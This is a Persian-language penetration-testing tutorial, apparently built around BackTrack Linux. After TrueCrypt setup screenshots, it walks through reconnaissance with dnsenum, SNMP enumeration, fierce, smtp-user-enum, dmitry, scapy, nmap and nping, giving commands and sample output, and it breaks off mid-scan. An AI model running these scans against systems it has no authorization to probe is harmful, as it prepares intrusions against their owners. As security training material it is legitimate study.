
(۱۵


Volume Created
The TrueCrypt volume has been created and is ready for use. If you wish to create another TrueCrypt volume, click Next. Otherwise, click Exit.
Help
< Prev
Next >
Exit


(۱۶


TrueCrypt
File
Volumes
Keyfiles
Tools
Settings
Help
Homepage
Drive
Volume
Size
Encryption Algorithm
Type
E:
G:
H:
I:
J:
K:
L:
M:
N:
O:
P:
Q:
S:
T:
Create Volume
Volume Properties...
Wipe Cache
Volume
Select File...
Never save history
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit


(۱۷





۱۸) volume ای را که با نام my volume ساخته شده بود را انتخاب کنید:





۱۹)


TrueCrypt
File Volumes Keyfiles Tools Settings Help
Homepage
Drive Volume Size Encryption Algorithm Type
E:
G:
H:
I:
J:
K:
L:
M:
N:
O:
P:
Q:
S:
T:
Create Volume
Volume Properties...
Wipe Cache
Volume
D:\My Documents\My Volume
Never save history
Select File...
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit


(٢٠


TrueCrypt
File Volumes Keyfiles Tools Settings Help
Homepage
Drive Volume Size Encryption Algorithm Type
E:
G:
H:
I:
J:
K:
L:
M:
N:
O:
P:
Q:
S:
T:
Enter password for D:\My Documents\My Volume
Password:
OK
Cancel
Cache passwords and keyfiles in memory
Display Password
Use keyfiles
Keyfiles...
Mount Options...
Volume
D:\My Documents\My Volume
Never save history
Select File...
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit


(٢١


TrueCrypt
File Volumes Keyfiles Tools Settings Help
Homepage
Drive Volume Size Encryption Algorithm Type
E:
G:
H:
I:
J:
K:
L:
M:
N:
O:
P:
Q:
S:
T:
Enter password for D:\My Documents\My Volume
Password:
OK
Cancel
Cache passwords and keyfiles in memory
Display Password
Use keyfiles
Keyfiles...
Mount Options...
Volume
D:\My Documents\My Volume
Never save history
Select File...
Volume Tools...
Select Device...
Mount
Auto-Mount Devices
Dismount All
Exit


(٢٢


TrueCrypt
File Volumes Keyfiles Tools Settings Help
Homepage
Drive Volume Size Encryption Algorithm Type
E:
G:
H:
I:
J:
K:
L:
M: D:\My Documents\My Volume 1023 KB AES Normal
N:
O:
P:
Q:
S:
T:
Create Volume
Volume Properties...
Wipe Cache
Volume
D:\My Documents\My Volume
Never save history
Select File...
Volume Tools...
Select Device...
Dismount
Auto-Mount Devices
Dismount All
Exit

(٢٣




۲۴) در صورتی که می خواهید volume ساخته شده را حذف کنید روی dismount کلیک کنید:



**سایت های کاربردی و عالی در نصب درایورها :**

دقت کنید که نزدیک به موضوع ما هست ولی درست چک و بررسی کنید.

**http://pkgs.org/ubuntu-10.04/ubuntu-..._i386.deb.html**

**http://ubuntuguide.net/install-nvidi...tu-lucid-10-04**

**http://www.ubuntugeek.com/howto-inst...ucid-lynx.html**

**http://ldt-clan.com/forum/threads/26...butnu-10-4-LTS**

**http://www.truecrypt.org/**

**http://pkgs.org/ubuntu-10.04/ubuntu-..._i386.deb.html**

**http://pkgs.org/ubuntu-10.04/ubuntu-..._i386.deb.html**

این خیلی خوبه: برای ۳۲ و ۶۴ بیتی ها:

**http://tjwallas.weebly.com/5/post/20...on-ubuntu.html**

فصل سوم

# Information Gathering

**مقدمه:**

در این فصل  در مورد به دست آوردن اطلاعات بیشتر از هدف خود مثل شبکه یا یک سایت صحبت خواهیم کرد و چگونه این اطلاعات را  سندسازی کنیم  تا بتوانیم از آن استفاده کنیم و نحوه کار با  سرویس های کاربردی را توضیح خواهیم داد.

## Service enumeration :

enumeration چیست؟

یک فرایندی است که به ما کمک می کند اطلاعات خوب و کاملی از شبکه به دست آوریم. مثل:

DNS enumeration, SNMP enumeration

**DNS enumeration:**

موقعیت سرور ها را برای ما مشخص میکند و اطلاعات بحرانی از هدف از قبیل  username و  computer name  و  ip address و... به ما میدهد.

به مسیر زیر بروید:

```
cd /pentest/enumeration/dns/dnsenum/
```

استفاده از سرویس مورد نظر:

```
./dnsenum.pl --enum target.com
```

دیدن تمام دستورات:

./dnsenum.pl -h  یا  ./dnsenum.pl --help

نتیجه:

```
root@bt:/pentest/enumeration/dns/dnsenum# ./dnsenum.pl --enum [redacted].com
dnsenum.pl VERSION:1.2.2
Warning: can't load Net::Whois::IP module, whois queries disabled.

-----   [redacted].com   -----


Host's addresses:
__________________

[redacted].com                          14400    IN    A        [redacted].210


Name Servers:
_____________

ns2.bluehost.com                        23       IN    A        69.89.[redacted]
ns1.bluehost.com                        194      IN    A        74.[redacted]


Mail (MX) Servers:
__________________

ASPMX2.GOOGLEMAIL.com                   58       IN    A        173.194.[redacted]
ASPMX3.GOOGLEMAIL.com                   64       IN    A        74.125.[redacted].27
ASPMX4.GOOGLEMAIL.com                   75       IN    A        173.[redacted].26
ASPMX5.GOOGLEMAIL.com                   54       IN    A        74.[redacted].26
ASPMX.L.GOOGLE.com                      50       IN    A        74.1[redacted].27
ALT1.ASPMX.L.GOOGLE.com                 153      IN    A        173.[redacted].68.26
```

دستورات اختیاری:

-- [ threads number] تعداد فرایند هایی که می خواهید در یک لحظه و همزمان با هم اجرا شوند.

-r فعال کردن lookups

-d ایجاد کردن تاخیر برای درخواست WHOIS

-o موقیعت ذخیره نتایج

-w فعال کردن صفی برای WHOIS ها

**:SNMP enumeration**

به ما کمک می کند که ترافیک SNMP را آنالیز کنیم. حتما در رابطه با SNMP مطلب بخوانید.

۱) به مسیر زیر بروید:

cd /pentest/enumeration/snmp/snmpenum/

۲) اجرای دستور:

perl snmpenum.pl 192.168.10.200 public windows.txt

**نکته**: اگر سرویس SNMP در تارگت 192.168.10.200 فعال باشد اطلاعات زیر را به ما می دهد:

Installed software
Users
Uptime
. Hostname
. Discs

دستور اصلی:

Perl snmpenum.pl [ip address to attack] [community] [config file]

**:snmpwalk enumeration**

نکته: برای windows host (هاست های سری ویندوزی) استفاده می شود.

۱) دیدن اطلاعات تارگت به صورت درختی:

```
snmpwalk -c public 192.168.10.200 -v 2c
```

۲) دیدن نرم افزار های نصب شده:

```
snmpwalk -c public 192.168.10.200 -v 1 | grep hrSWInstalledName
```

نتیجه:

```
HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "VMware Tools"
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "WebFldrs""
```

۳) شماردن پورت های باز TCP:

```
snmpwalk -c public 192.168.10.200 -v 1 | grep tcpConnState cut -d"." -f6 | sort –nu|
```

نتیجه:

۲۱
۲۵
۸۰
۴۴۳
...

## : SNMPcheck enumeration

از این ابزار برای به دست آوردن اطلاعات در مورد SNMP protocols استفاده می شود.

۱. مسیر زیر:

```
cd /pentest/enumeration/snmp/snmpcheck/
```

۲. دستور زیر:

```
perl snmpcheck.pl -t 192.168.10.200
```

## : fierce enumeration

برای به دست آوردن تمام ip address ها و hostname ها تارگت از چند تکنیک استفاده می کند.

**۱)** مسیر زیر:

```
cd /pentest/enumeration/dns/fierce/
```

**۲)** دستور زیر:

```
perl fierce.pl -dns target.com
```

**۳)** یا به صورت word-list و ذخیره نتایج در مسیری خاص:

```
perl fierce.pl -dns target.com -wordlist hosts.txt -file /tmp/output.txt
```

## :smtp-user enumeration

برای به دست آوردن تعداد یوزرهایی که در SMPT-server قرار دارند.

دستور زیر:

```
smtp-user-enum.pl -M VRFY -U /tmp/users.txt -t 192.168.10.200
```

## :Determining the network range

در این قسمت ما می خواهیم رنج ip های یک شبکه را تعیین کنیم.

**dmitry:**

برای به دست اوردن رنج ip های  تارگت استفاده می شود و حتی تعداد  sub-domain ها .

دستور زیر:

dmitry -wnspb targethost.com -o /root/Desktop/dmitry-result

**دستورات اختیاری:**

wnspb-  اجازه WHOIS lookup را به ما می دهد.

o-  ذخیره فایل در جایی مناسب.

```
*dmitry-result.txt
Gathered Netcraft information for targethost.com
---------------------------------

Retrieving Netcraft.com information for targethost.com
Netcraft.com Information gathered

Gathered Subdomain information for targethost.com
---------------------------------
Searching Google.com:80...
HostName:community.targethost.com
HostIP:192.168.10.201
HostName:www.targethost.com
HostIP:192.168.10.200
HostName:smtp.targethost.com
HostIP:192.168.10.206
HostName:ftp.targethost.com
HostIP:192.168.10.210
HostName:private.targethost.com
HostIP:192.168.10.208
Searching Altavista.com:80...
Found 4 possible subdomain(s) for host isoftdev.eu, Searched 0 pages
containing 0 results
```

**فرستادن درخواست ICMP netmask :**

netmask -s targethost.com

**scapy:**

برای فهم بیشتر و بهتر این مبحث می توانید از لینک های زیر و لینک های سایت های کاربردی (یوتوب) فصل در انتهای فصل استفاده کنید:

http://www.arppoisoning.com/demonstrating-an-arp-poisoning-attack-2/

http://www.secdev.org/projects/scapy/demo.html

http://packetlife.net/blog/2011/may/23/introduction-scapy

۱. دستور زیر:

```
scapy
```

۲. دستور زیر:

```
ans,unans=sr(IP(dst="www.targethost.com/30", ttl=(1,6))/TCP())
```

۳. دیدن خروجی بالا در یک جدول:

```
ans.make_table( lambda (s,r): (s.dst, s.ttl, r.src) )
```

| | | | | |
|---|---|---|---|---|
| **216.27.130.165** | **216.27.130.164** | **216.27.130.163** | **216.27.130.162** | |
| **192.168.10.1** | **192.168.10.1** | **192.168.10.1** | **192.168.10.1** | **1** |
| **51.37.219.254** | **51.37.219.254** | **51.37.219.254** | **51.37.219.254** | **2** |
| **223.243.4.254** | **223.243.4.254** | **223.243.4.254** | **223.243.4.254** | **3** |
| **223.243.2.6** | **223.243.2.6** | **223.243.2.6** | **223.243.2.6** | **4** |
| **192.251.251.80** | **192.251.254.1** | **192.251.251.80** | **192.251.254.1** | **5** |

**پیاده سازی عمل traceroute:**

۱. دستور زیر:


```
res,unans=traceroute(["www.google.com","www.backtrack-linux.org","www.targethost.com"],dport=[80,443],maxttl=20, retry=-2)
```

چند هاست مختلف بر اساس پورت ۸۰ و ۴۴۳ بررسی می شود در صورتی هم که TTL(time to live) آن ۲۰ باشد.

پیشنهاد: در مورد ttl در روترها مطالبی بخوانید تا متوجه عدد۲۰ این مثال بشوید.

۲. دیدن به صورت گراف:

```
res.graph()
```




۳. ذخیره در مسیر خاص :

```
res.graph(target="> /tmp/graph.svg")
```

۴. برای خروج :

```
exit()
```

**Identifying active machines:**

ما می خواهیم قبل از اینکه عمل نفوذ به قربانی را انجام دهیم اول باید Ip هایی که در آن رنج شبگه فعال هستند را پیدا کنیم.

۱) با دستور nmap:

```
nmap -sP 216.27.130.162
```

نتیجه:

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-04-27 23:30 CDT
Nmap scan report for test-target.net (216.27.130.162)
Host is up (0.00058s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

۲) با دستور nping:

یکی از ابزارهایی است که با nmap در ارتباط است.

nping --echo-client "public" echo.nmap.org

```
root@bt:/pentest/enumeration/snmp/snmpenum# nping --echo-client "public" echo.nmap.org

Starting Nping 0.6.01 ( http://nmap.org/nping ) at 2012-10-26 10:05 EDT
SENT (0.7540s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 i
plen=28
CAPT (0.8103s) ICMP 75.30.92.10 > 74.207.244.221 Echo request (type=8/code=0) ttl=52 id=2488 iple
n=28
RCVD (0.8332s) ICMP 74.207.244.221 > 192.168.10.108 Echo reply (type=0/code=0) ttl=50 id=58181 ip
len=28
SENT (1.7544s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 i
plen=28
CAPT (1.7948s) ICMP 75.30.92.10 > 74.207.244.221 Echo request (type=8/code=0) ttl=52 id=2488 iple
n=28
RCVD (1.8331s) ICMP 74.207.244.221 > 192.168.10.108 Echo reply (type=0/code=0) ttl=50 id=58182 ip
len=28
SENT (2.7544s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 i
plen=28
CAPT (2.7947s) ICMP 75.30.92.10 > 74.207.244.221 Echo request (type=8/code=0) ttl=52 id=2488 iple
n=28
RCVD (2.8330s) ICMP 74.207.244.221 > 192.168.10.108 Echo reply (type=0/code=0) ttl=50 id=58183 ip
len=28
SENT (3.7560s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 i
```

۳) استفاده از یک مقدار hex برای پویش یک پورت خاص :

nping -tcp -p 445 –data AF56A43D 216.27.130.162

## Finding open ports:

پویش و پیدا کردن پورت های باز.

دیدن تمام پورت های باز روی تارگت مورد نظر:

nmap 192.168.56.102

```
root@bt:/pentest/enumeration/snmp/snmpenum# nmap 192.168.56.102

Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:23 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00014s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
